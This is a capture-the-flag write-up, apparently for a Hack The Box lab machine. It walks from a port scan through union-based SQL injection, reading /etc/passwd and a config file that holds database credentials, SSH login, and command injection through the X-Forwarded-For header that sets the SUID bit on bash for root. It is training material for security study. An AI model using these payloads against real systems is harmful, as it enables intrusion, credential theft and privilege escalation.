


# Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap -sV 10.10.11.128 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-22 17:57 IST
Nmap scan report for 10.10.11.128
Host is up (0.27s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 140.91 seconds
```

2) Found a web page



There is nothing much on the website

Response				
	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	Server: nginx/1.18.0 (Ubuntu)			
3	Date: Fri, 22 Mar 2024 13:00:42 GMT			
4	Content-Type: text/html; charset=UTF-8			
5	Connection: close			
6	Expires: Thu, 19 Nov 1981 08:52:00 GMT			
7	Cache-Control: no-store, no-cache, must-revalidate			
8	Pragma: no-cache			
9	Content-Length: 131			

# Vulnerability Assessment

1) There is some SQLi in the page

Request

Pretty

Raw

Hex

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

POST /index.php HTTP/1.1

Host: 10.10.11.128

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 18

Origin: http://10.10.11.128

Connection: close

Referer: http://10.10.11.128/

Cookie: PHPSESSID=idk09L24oft80v2io6i:rv5pvt

player=' and 0=1 #

Response

Pretty

Raw

Hex

Render

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

HTTP/1.1 200 OK

Server: nginx/1.18.0 (Ubuntu)

Date: Fri, 22 Mar 2024 13:00:42 GMT

Content-Type: text/html; charset=UTF-8

Connection: close

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Content-Length: 131

Congratulations ' and 0=1 # you may compete in this tournament!

Complete the challenge <a href="/challenge.php">here</a>

Request

Pretty

Raw

Hex

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

POST /index.php HTTP/1.1

Host: 10.10.11.128

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 18

Origin: http://10.10.11.128

Connection: close

Referer: http://10.10.11.128/

Cookie: PHPSESSID=idk09L24oft80v2io6i:rv5pvt

player=' or 1=1 #

Response

Pretty

Raw

Hex

Render

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

HTTP/1.1 200 OK

Server: nginx/1.18.0 (Ubuntu)

Date: Fri, 22 Mar 2024 13:05:49 GMT

Content-Type: text/html; charset=UTF-8

Connection: close

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Content-Length: 63

Congratulations ' or 1=1 # you may compete in this tournament!

Request

Pretty

Raw

Hex

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

POST /index.php HTTP/1.1

Host: 10.10.11.128

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 25

Origin: http://10.10.11.128

Connection: close

Referer: http://10.10.11.128/

Cookie: PHPSESSID=idk09L24oft80v2io6i:rv5pvt

player=' union select 0 #

Response

Pretty

Raw

Hex

Render

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

HTTP/1.1 200 OK

Server: nginx/1.18.0 (Ubuntu)

Date: Fri, 22 Mar 2024 13:07:29 GMT

Content-Type: text/html; charset=UTF-8

Connection: close

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Content-Length: 56

Sorry, 0 you are not eligible due to already qualifying.

2) There is a WAF blocking sleep

Request

Pretty

Raw

Hex

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

POST /index.php HTTP/1.1

Host: 10.10.11.128

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 45

Origin: http://10.10.11.128

Connection: close

Referer: http://10.10.11.128/

Cookie: PHPSESSID=idk09L24oft80v2io6i:rv5pvt

player=' union select 9 union select 'sleep' #

Response

Pretty

Raw

Hex

Render

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

HTTP/1.1 200 OK

Server: nginx/1.18.0 (Ubuntu)

Date: Fri, 22 Mar 2024 13:11:54 GMT

Content-Type: text/html; charset=UTF-8

Connection: close

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Content-Length: 56

Sorry, 9 you are not eligible due to already qualifying.

Request

PrettyRawHex

1 POST /index.php HTTP/1.1

2 Host: 10.10.11.128

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: \*/\*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8

8 X-Requested-With: XMLHttpRequest

9 Content-Length: 46

10 Origin: http://10.10.11.128

11 Connection: close

12 Referer: http://10.10.11.128/

13 Cookie: PHPSESSID=idk09l24oft80v2io6irv5pvlT

14

15 player=' union select 9 union select 'sleep' #

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Server: nginx/1.18.0 (Ubuntu)

3 Date: Fri, 22 Mar 2024 13:12:24 GMT

4 Content-Type: text/html; charset=UTF-8

5 Connection: close

6 Expires: Thu, 19 Nov 1981 08:52:00 GMT

7 Cache-Control: no-store, no-cache, must-revalidate

8 Pragma: no-cache

9 Content-Length: 91

10

11

Congratulations ' union select 9 union select 'sleep' # you may compete in this tournament!

3) found database name

Request

PrettyRawHex

1 POST /index.php HTTP/1.1

2 Host: 10.10.11.128

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: \*/\*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8

8 X-Requested-With: XMLHttpRequest

9 Content-Length: 33

10 Origin: http://10.10.11.128

11 Connection: close

12 Referer: http://10.10.11.128/

13 Cookie: PHPSESSID=idk09l24oft80v2io6irv5pvlT

14

15 player='union select database() #

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Server: nginx/1.18.0 (Ubuntu)

3 Date: Fri, 22 Mar 2024 13:18:27 GMT

4 Content-Type: text/html; charset=UTF-8

5 Connection: close

6 Expires: Thu, 19 Nov 1981 08:52:00 GMT

7 Cache-Control: no-store, no-cache, must-revalidate

8 Pragma: no-cache

9 Content-Length: 63

10

11 Sorry, november you are not eligible due to already qualifying.

Inspector

Request attributes2

Request query parameters0

Request body parameters1

Request cookies1

Request headers12

Exploitation

1) Found table names

Request

PrettyRawHex

1 POST /index.php HTTP/1.1

2 Host: 10.10.11.128

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: \*/\*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8

8 X-Requested-With: XMLHttpRequest

9 Content-Length: 94

10 Origin: http://10.10.11.128

11 Connection: close

12 Referer: http://10.10.11.128/

13 Cookie: PHPSESSID=idk09l24oft80v2io6irv5pvlT

14

15 player='union select table\_name from information\_schema.columns where table\_schema='november' #

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Server: nginx/1.18.0 (Ubuntu)

3 Date: Fri, 22 Mar 2024 13:28:04 GMT

4 Content-Type: text/html; charset=UTF-8

5 Connection: close

6 Expires: Thu, 19 Nov 1981 08:52:00 GMT

7 Cache-Control: no-store, no-cache, must-revalidate

8 Pragma: no-cache

9 Content-Length: 59

10

11 Sorry, flag you are not eligible due to already qualifying.

Inspector

Request attributes2

Request query parameters0

Request body parameters1

Request cookies1

Request headers12

Response headers8

Request

PrettyRawHex

1 POST /index.php HTTP/1.1

2 Host: 10.10.11.128

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: \*/\*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8

8 X-Requested-With: XMLHttpRequest

9 Content-Length: 118

10 Origin: http://10.10.11.128

11 Connection: close

12 Referer: http://10.10.11.128/

13 Cookie: PHPSESSID=idk09l24oft80v2io6irv5pvlT

14

15 player='union select table\_name from information\_schema.columns where table\_schema='november' and table\_name!= 'flag' #

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Server: nginx/1.18.0 (Ubuntu)

3 Date: Fri, 22 Mar 2024 13:31:05 GMT

4 Content-Type: text/html; charset=UTF-8

5 Connection: close

6 Expires: Thu, 19 Nov 1981 08:52:00 GMT

7 Cache-Control: no-store, no-cache, must-revalidate

8 Pragma: no-cache

9 Content-Length: 62

10


11 Sorry, players you are not eligible due to already qualifying.

3/7

Request		Response	
Pretty	Raw	Pretty	Raw
Hex		Hex	Render
<pre> 1 POST /index.php HTTP/1.1 2 Host: 10.10.11.128 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 95 10 Origin: http://10.10.11.128 11 Connection: close 12 Referer: http://10.10.11.128/ 13 Cookie: PHPSESSID=idk09l24oft80v2io6irv5pvt 14 15 player='union select column_name from information_schema.columns where table_name = 'players' # </pre>		<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Fri, 22 Mar 2024 13:33:13 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 61 10 11 Sorry, player you are not eligible due to already qualifying. </pre>	

Request		Response	
Pretty	Raw	Pretty	Raw
Hex		Hex	Render
<pre> 1 POST /index.php HTTP/1.1 2 Host: 10.10.11.128 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 34 10 Origin: http://10.10.11.128 11 Connection: close 12 Referer: http://10.10.11.128/ 13 Cookie: PHPSESSID=idk09l24oft80v2io6irv5pvt 14 15 player='union select * from flag # </pre>		<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Fri, 22 Mar 2024 13:34:26 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 80 10 11 Sorry, UHC{First_Step_2_Qualify} you are not eligible due to already qualifying. </pre>	

2) Submitted the flag



3) Read the files

Request				Response				Inspector	
Pretty	Raw	Hex		Pretty	Raw	Hex	Render		
<pre> 1 POST /index.php HTTP/1.1 2 Host: 10.10.11.128 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 47 10 Origin: http://10.10.11.128 11 Connection: close 12 Referer: http://10.10.11.128/ 13 Cookie: PHPSESSID=idk09L24oft80v2io6i.rv5pvt 14 15 player=union select load_file('/etc/passwd') # </pre>				<pre> 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 1911 10 11 Sorry, root:x:0:0:root:/root:/bin/bash 12 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 13 bin:x:2:2:bin:/bin:/usr/sbin/nologin 14 sys:x:3:3:sys:/dev:/usr/sbin/nologin 15 sync:x:4:65534:sync:/bin:/bin/sync 16 games:x:5:60:games:/usr/games:/usr/sbin/nologin 17 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 18 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 19 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 20 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 21 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 22 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 23 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 24 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 25 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin 26 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 27 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin 28 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 29 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin 30 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin 31 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin 32 messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin 33 syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin 34 _apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin 35 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false 36 uidd:x:107:112:/:/run/uidd:/usr/sbin/nologin 37 tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin 38 pollinate:x:110:1:/:/var/cache/pollinate:/bin/false 39 usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin 40 sshd:x:112:65534:/:/run/sshd:/usr/sbin/nologin 41 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin 42 httx:1000:1000:httx:/home/httx:/bin/bash 43 lxd:x:998:100:/:/var/snap/lxd/common/lxd:/bin/false 44 mysql:x:109:117:MySQL Server,,,:/nonexistent:/bin/false 45 uhc:x:1001:1001:,,,:/home/uhc:/bin/bash 46 you are not eligible due to already qualifying. </pre>				<div>Request attrib</div> <div>Request query</div> <div>Request body p</div> <div>Request cookie</div> <div>Request head</div> <div>Response head</div>	

## 4) Found password

Request				Response				Inspector	
Pretty	Raw	Hex		Pretty	Raw	Hex	Render		
<pre> 1 POST /index.php HTTP/1.1 2 Host: 10.10.11.128 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 60 10 Origin: http://10.10.11.128 11 Connection: close 12 Referer: http://10.10.11.128/ 13 Cookie: PHPSESSID=idk09L24oft80v2io6i.rv5pvt 14 15 player=union select load_file('/var/www/html/config.php') # </pre>				<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Fri, 22 Mar 2024 13:46:58 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 262 10 11 Sorry, &lt;?php 12 session_start(); 13 \$servername = "127.0.0.1"; 14 \$username = "uhc"; 15 \$password = "uhc-11qual-global-pw"; 16 \$dbname = "november"; 17 18 \$conn = new mysqli(\$servername, \$username, \$password, \$dbname); 19 ?&gt; 20 you are not eligible due to already qualifying. </pre>				<div>Request attributes 2</div> <div>Request query parameters 0</div> <div>Request body parameters 1</div> <div>Request cookies 1</div> <div>Request headers 12</div> <div>Response headers 8</div>	

uhc:uhc-11qual-global-pw

## 5) Got ssh access with the credentials

```

(vigneswar@VigneswarPC)-[~]
$ ssh uhc@10.10.11.128
uhc@10.10.11.128's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Nov  8 21:19:42 2021 from 10.10.14.8
uhc@union:~$ |

```

Note:

```

uhc@union:/var/www/html$ cat index.php
<?php
require('config.php');
if ( $_SERVER['REQUEST_METHOD'] == 'POST' ) {

    $player = strtolower($_POST['player']);

    // SQLMap Killer
    $badwords = ["/sleep/i", "/0x/i", "/\*\*/", "/-- [a-z0-9]{4}/i", "/ifnull/i", "/ or /i"];
    foreach ($badwords as $badword) {
        if (preg_match( $badword, $player )) {
            echo 'Congratulations ' . $player . ' you may compete in this tournament!';
            die();
        }
    }

    $sql = "SELECT player FROM players WHERE player = '" . $player . "'";
    $result = mysqli_query($conn, $sql);
    $row = mysqli_fetch_array( $result, MYSQLI_ASSOC);
    if ($row) {
        echo 'Sorry, ' . $row['player'] . " you are not eligible due to already qualifying.";
    } else {
        echo 'Congratulations ' . $player . ' you may compete in this tournament!';
        echo '<br />';
        echo '<br />';
        echo 'Complete the challenge <a href="/challenge.php">here</a>';
    }
    exit;
}
?>

```

## Privilege Escalation

1) The server user has sudo permissions

```

uhc@union:/var/www/html$ cat firewall.php
<?php
require('config.php');

if (!($_SESSION['Authenticated'])) {
    echo "Access Denied";
    exit;
}

?>
<link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
<script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js"></script>
<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
<!-- Include the above in your HEAD tag -->

<div class="container">
    <h1 class="text-center m-5">Join the UHC - November Qualifiers</h1>

</div>
<section class="bg-dark text-center p-5 mt-4">
    <div class="container p-5">
<?php
    if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    } else {
        $ip = $_SERVER['REMOTE_ADDR'];
    }
};
system("sudo /usr/sbin/iptables -A INPUT -s " . $ip . " -j ACCEPT");
?>
    <h1 class="text-white">Welcome Back!</h1>
    <h3 class="text-white">Your IP Address has now been granted SSH Access.</h3>
    </div>
</section>
</div>

```

We can inject our input using X-Forwarded-For

2) Added suid bit to bash

**Request**

```
1 GET /firewall.php HTTP/1.1
2 Host: 10.10.11.128
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.11.128/challenge.php
8 X-Forwarded-For: 10.10.10.10 -j ACCEPT ; sudo chmod +s /bin/bash ||
9 Connection: close
10 Cookie: PHPSESSID=dk09L24ofT80v2io6Irv5pvt
11 Upgrade-Insecure-Requests: 1
12
13
```

**Response**

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 22 Mar 2024 14:09:27 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 699
10
11 <link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
12 <script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js">
13 </script>
14 <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js">
15 </script>
16 <!-- Include the above in your HEAD tag -->
17
18 <div class="container">
19 <h1 class="text-center m-5">
20 Join the UHC - November Qualifiers
21 </h1>
22 </div>
23 <section class="bg-dark text-center p-5 mt-4">
24 <div class="container p-5">
25 <h1 class="text-white">
26 Welcome Back!
27 </h1>
28 <h3 class="text-white">
29 Your IP Address has now been granted SSH Access.
30 Y3
31 </h3>
32 </div>
33 </section>
34 </div>
35
```

**Inspector**

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 1

Request headers: 10

Response headers: 8

```
uhc@union:/var/www/html$ ls /bin/bash -l
-rwsr-sr-x 1 root root 1183448 Jun 18 2020 /bin/bash
```

3) Got root access

```
uhc@union:/var/www/html$ /bin/bash -p
bash-5.0# cd /root
bash-5.0# cat root.txt
0c30cc1ef10d957e24dd8dd3b3b77577
bash-5.0#
```